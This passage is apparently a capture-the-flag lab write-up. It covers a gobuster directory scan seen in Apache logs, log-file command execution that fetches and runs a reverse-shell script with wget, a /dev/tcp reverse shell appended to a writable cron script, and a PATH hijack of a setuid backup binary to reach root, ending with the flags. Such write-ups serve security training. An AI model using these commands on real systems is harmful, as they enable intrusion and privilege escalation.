ko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:18 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 54946 "http://10.10.193.110/layout/styles/fontawesome-free/css
fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - [02/Jun/2021:17:56:18 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
ko/20100101 Firefox/78.0" ::1 - [02/Jun/2021:17:56:24 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" ::1 - [02/Jun/2021:17:56:26 +0530] "OPTIONS * HTTP/1.0" 200 126 "-"
ache/2.4.29 (Ubuntu) (internal dummy connection)" 10.4.30.255 - [02/Jun/2021:17:56:55 +0530] "GET / HTTP/1.1" 200 19443 "-" "curl/7.74.0" 10.4.30.255 - [02/Jun/2021:17:57:18 +0530] "GET / HTTP/1.1" 400 0 "-" "-"
1.30.255 - [02/Jun/2021:17:57:39 +0530] "GET / HTTP/1.1" 400 0 "-" "-" 10.4.30.255 - [02/Jun/2021:17:58:10 +0530] "GET / HTTP/1.1" 200 3832 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:11 +0530] "GET
f6f281e5ee44db-b17b-26de4da1f89 HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:11 +0530] "GET /config HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530]
T /history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.bashrc HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /forward HTTP/1.1" 404
436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /cvs HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /git/HEAD HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
1.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.bash_history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.cache HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun
21:17:58:12 +0530] "GET /.hta HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.htaccess HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET
signore HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.htpasswd HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.listing HTTP/1.1" 404
436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.listings HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.mysql_history HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
1.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.rhosts HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.profile HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET
history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:12 +0530] "GET /.ssh HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /.svn HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /.svn/entries HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /.subversion HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
1.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /.web HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /.admin HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun
21:17:58:13 +0530] "GET /@ HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_admin HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_swf
HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_ HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_ajax HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
1.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_archive HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_assets HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun
21:17:58:13 +0530] "GET /_backup HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_baks HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET
orders HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_cache HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_code HTTP/1.1" 404 436 "-"
buster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:13 +0530] "GET /_catalogs HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_dev HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun
2021:17:58:14 +0530] "GET /_db backups HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_derived HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14
+0530] "GET /_css HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_database HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_data HTTP/1.1"
436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_config HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_conf HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
1.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_common HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_dummy HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun
21:17:58:14 +0530] "GET /_files HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET /_flash HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:14 +0530] "GET
class HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:15 +0530] "GET /_images HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:15 +0530] "GET /_img HTTP/1.1" 404 436 "-"
buster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:15 +0530] "GET /_inc HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - [02/Jun/2021:17:58:15 +0530] "GET /_include HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 -
```


# I tried direct commands but they weren't running so I transferred by shell in tmp directory and made it executable and ran it with bash all in one single command

I typed this in cmd parameter

> cmd=cd /tmp;wget <http://10.4.30.255/bashreverse.sh;chmod 777 bashreverse.sh;bash bashreverse.s>



# Got low priv shell



#



# PostExploitation

## www-data to User

# After some enumeration i ran linpeas and it showed that the file in opt which i found run as cronjob

# we have write access so we will abuse this

```
www-data@ubuntu:/opt$ ls -la
total 16
drwxrwxrwx  3 root      root      4096 Nov 20  2020 .
drwxr-xr-x 22 root      root      4096 Nov 16  2020 ..
drwxrwx---  2 archangel archangel 4096 Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
```

# I tried spawning a interactive bash but it didnt work so i wrote a rev shell code

```
sh -data@ubuntu:/opt$ echo "sh -i >& /dev/tcp/10.4.30.255/53 0>&1" >>helloworld.s
www-data@ubuntu:/opt$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
bash -i
/bin/bash -i
sh -i >& /dev/tcp/10.4.30.255/53 0>&1
www-data@ubuntu:/opt$
```

# I got a shell back as user archangel

```
(root👁️CyberJunkie)-[~/webserver]
# nc -lnvp 53
listening on [any] 53 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.193.110] 41952
sh: 0: can't access tty; job control turned off
$ id
uid=1001(archangel) gid=1001(archangel) groups=1001(archangel)
$
```

## archangel to root

# In archangel home directory a secret directory has a root backup binary

# I transfered it in my machine and analyzed it with ghidra

# the main function looks like this

```
1
2 undefined8 main(void)
3
4 {
5     setuid(0);
6     setgid(0);
7     system("cp /home/user/archangel/myfiles/* /opt/backupfiles");
8     return 0;
9 }
10
```

# This Binary sets user id to to root privilege and then copies them to /opt/backupfiles

# /home/user doesnt exist and i tried creating a user direccrtory but i cant

# copy binary cp doesnt have absolute path and it looks for paths in \$PATH

# so i added my home directory in \$PATH and created a cp binary which spawns /bin/bash -p in privileged mode

```
archangel@ubuntu:~$ export PATH=$HOME:$PATH
archangel@ubuntu:~$ echo $PATH
/home/archangel:/home/archangel/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
archangel@ubuntu:~$ echo "/bin/bash -p" >cp
archangel@ubuntu:~$ ls
cp  myfiles  secret  user.txt
```

# Then i simply ran the backup bianry in /secret and got a root instance

```
archangel@ubuntu:~$ secret/backup
root@ubuntu:~#
```

## Loot

## Credentials

## Flags

# Flag 1

thm{f0und\_th3\_r1ght\_h0st\_n4m3}

# Flag 2

thm{explo1t1ng\_lf1}

# User Flag

thm{lf1\_t0\_rc3\_1s\_tr1cky}

# User2 Flag

thm{h0r1zont4l\_pr1v1l3g3\_2sc4ll4t10n\_us1ng\_cr0n}

# Root Flag

thm{p4th\_v4r1abl3\_expl01tat10n\_f0r\_v3rt1c4l\_pr1v1l3g3\_3sc4ll4t10n}